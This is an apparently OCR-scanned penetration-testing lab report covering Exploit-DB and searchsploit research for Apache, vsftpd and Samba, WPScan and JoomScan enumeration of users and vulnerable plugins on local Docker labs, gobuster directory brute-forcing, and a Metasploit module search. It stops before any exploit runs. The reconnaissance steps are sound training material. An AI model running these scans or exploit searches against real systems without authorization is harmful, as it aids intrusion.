
- Use service version (Apache httpd 2.4.49)
- Search on Exploit-DB: "Apache 2.4.49"
- Or search using CVE: "CVE-2021-41773"


Example Result: Exploit-DB ID 50383

- Title: Apache HTTP Server 2.4.49 - Path Traversal / Remote Code Execution

- Type: Remote
- Platform: Linux
- Proof of Concept: Yes

Figure 8: Exploit-DB Research





Key Learning: Exploit-DB confirms that public exploit code exists for the vulnerability. This is the crucial step in determining whether a vulnerability can realistically lead to system compromise.

5.5 Identifying RCE and Foothold Exploits

Focus Areas: Instead of focusing on every vulnerability, focus on those that can provide initial system access, Remote Code Execution (RCE), and a foothold for further exploitation.

Prioritization Criteria

Priority	Exploit Type	Why It Matters
High	Remote Code Execution (RCE)	Direct system compromise
High	Command Injection	System access
Medium	File Upload	Potential code execution
Medium	SQL Injection	Data access, potential RCE
Low	Information Disclosure	Limited impact

Key Learning: The purpose of this step is to determine whether a vulnerability can realistically lead to system compromise. These are the vulnerabilities most useful for real-world exploitation scenarios.



```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV <target-ip>
zsh: parse error near `\n'


┌──(kali㉿kali)-[~]
└─$ # Search for vsftpd exploits
searchsploit vsftpd 2.3.4

# Search for Samba RCE exploits
searchsploit samba 3.0.20 rce

# Search for Apache exploits
searchsploit apache 2.2.8 rce

# Search by vulnerability type
searchsploit "remote code execution"
searchsploit "command execution"

 Exploit Title                                                
```



6. Task 3: CMS Vulnerability Scanning

Objective

To identify weaknesses specific to CMS platforms (WordPress/Joomla) by scanning for vulnerabilities, outdated plugins, and misconfigurations.

Theory and Background

CMS vulnerability scanning focuses on finding weaknesses in popular content management systems like WordPress and Joomla, especially in themes, plugins, misconfigurations, and user enumeration. Third-party plugins are often the weakest link in CMS security.

6.1 WordPress Vulnerability Scanning with WPScan

Installing Vulnerable WordPress Lab


```
# Step 1: Clone Repository
git clone https://github.com/wpscanteam/VulnerableWordPress.git
cd VulnerableWordPress

# Step 2: Remove Old Container
docker ps -a
docker rm vulnerablewordpress

# Step 3: Build Image
docker build -t vulnerablewordpress .
docker run -d -p 80:80 -p 3306:3306 vulnerablewordpress
```

Step 4: Access WordPress at http://localhost:8000

Figure 9: Vulnerable WordPress Setup



Identifying the CMS

```
whatweb http://target-site.com
```

Example Output:

```
WordPress 5.8 detected
Apache server
PHP detected
```

This tells you which scanning tool to use next.

Basic WPScan Scan

```
sudo apt install wpscan
wpscan --url http://127.0.0.1:8080
```


Figure 10: WPScan Basic Scan



Enumerate Usernames

```
wpscan --url http://127.0.0.1:8080 --enumerate u
```

Figure 11: WPScan Username Enumeration




Enumerated Users	Roles
admin	Administrator
user	Subscriber
editor	Editor

Key Learning: Username enumeration reveals valid usernames for password brute-forcing attacks.

Enumerate Vulnerable Plugins

```
wpscan --url http://127.0.0.1:8080 --enumerate vp
```

Figure 12: WPScan Vulnerable Plugin Detection



Vulnerable Plugin	Version	Vulnerability
wp-file-manager	1.0.1	Remote Code Execution
wp-forms	1.0.2	SQL Injection
wordpress-gallery	1.0.0	File Upload Vulnerability

Aggressive Plugin Detection

```
wpscan --url http://127.0.0.1:8080 --enumerate ap --plugins-detection aggressive
```

Analysis: Aggressive detection uses additional techniques to find hidden plugins, including directory brute-forcing, file existence checks, and extension probing.

6.2 Joomla Vulnerability Scanning with JoomScan

Installing Joomla Lab

```
nano docker-compose.yml

version: '3'
services:
  joomla:
    image: joomla
    ports:
      - "8080:80"
    environment:
      JOOMLA_DB_HOST: db
      JOOMLA_DB_USER: joomla
      JOOMLA_DB_PASSWORD: joomlapass
      JOOMLA_DB_NAME: joomla
    depends_on:
      - db

  db:
    image: mariadb:10.6
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: joomla
      MYSQL_USER: joomla
      MYSQL_PASSWORD: joomlapass

sudo systemctl start docker
docker-compose up -d
```

Access Joomla Installation at http://127.0.0.1:8081

Figure 13: Joomla Setup



JoomScan Installation

```
sudo apt install joomscan
```

Scan Joomla Target

```
# 1. Detect Joomla
joomscan -u http://localhost:8080


# 2. Enumerate Joomla Components/Plugins
joomscan -u http://localhost:8080 --ec

# 3. Enumerate Components + Common Vulnerabilities
joomscan -u http://localhost:8080 --enumerate-components
```

Figure 14: JoomScan Results




┌──(kali㉿kali)-[~/VulnerableWordPress]
└─$ wpscan --url http://localhost --enumerate ap --plugins-detection aggressive
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://localhost/ [::1]
[+] Started: Thu Jul 16 07:07:30 2026
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| - SecretHeader: SecretValue
┌──(kali㉿kali)-[~/VulnerableWordPress]
└─$ wpscan --url http://localhost --enumerate p
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://localhost/ [::1]
[+] Started: Thu Jul 16 07:20:29 2026
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| - SecretHeader: SecretValue
| - via: Squid 1.0.0
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://localhost/robots.txt
| Found By: Robots Txt (Aggressive Detection)
┌──(kali㉿kali)-[~/VulnerableWordPress]
└─$ wpscan --url http://localhost --enumerate vt
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://localhost/ [::1]
[+] Started: Thu Jul 16 07:21:44 2026
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| - SecretHeader: SecretValue
| - via: Squid 1.0.0
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://localhost/robots.txt



Directory Enumeration

```
# Components Enumeration
gobuster dir -u http://localhost:8080/components/ \
-w /usr/share/wordlists/dirb/common.txt

# Plugins Enumeration
gobuster dir -u http://localhost:8080/plugins/ \
-w /usr/share/wordlists/dirb/common.txt
```

Analysis

Discovered Component	Potential Vulnerability
/components/com_users	SQL Injection possible
/components/com_content	Information disclosure
/components/com_config	Configuration exposure
/plugins/	Plugin vulnerabilities

Key Learning: Joomla components and plugins are common entry points. Outdated or misconfigured components often contain exploitable vulnerabilities.

7. Task 4: The First Shell - Metasploit Basics

Objective

To use the Metasploit Framework to launch a successful exploit and gain initial access to a vulnerable system.

Theory and Background

This task demonstrates the transition from Scanning to Vulnerability Identification to Exploitation to Shell Access, representing the initial foothold stage of penetration testing.

7.1 Searching for Exploit Modules

```
msfconsole
search vsftpd
```

Figure 15: Metasploit Module Search

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 9e:e7:ce:04:e7:48  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::def5:75c3:4069:c6a4  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5a:87:bc  txqueuelen 1000  (Ethernet)
        RX packets 32  bytes 6586 (6.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 3722 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



Analysis: The search reveals available exploit modules for vsftpd, including the vsftpd_234_backdoor exploit.

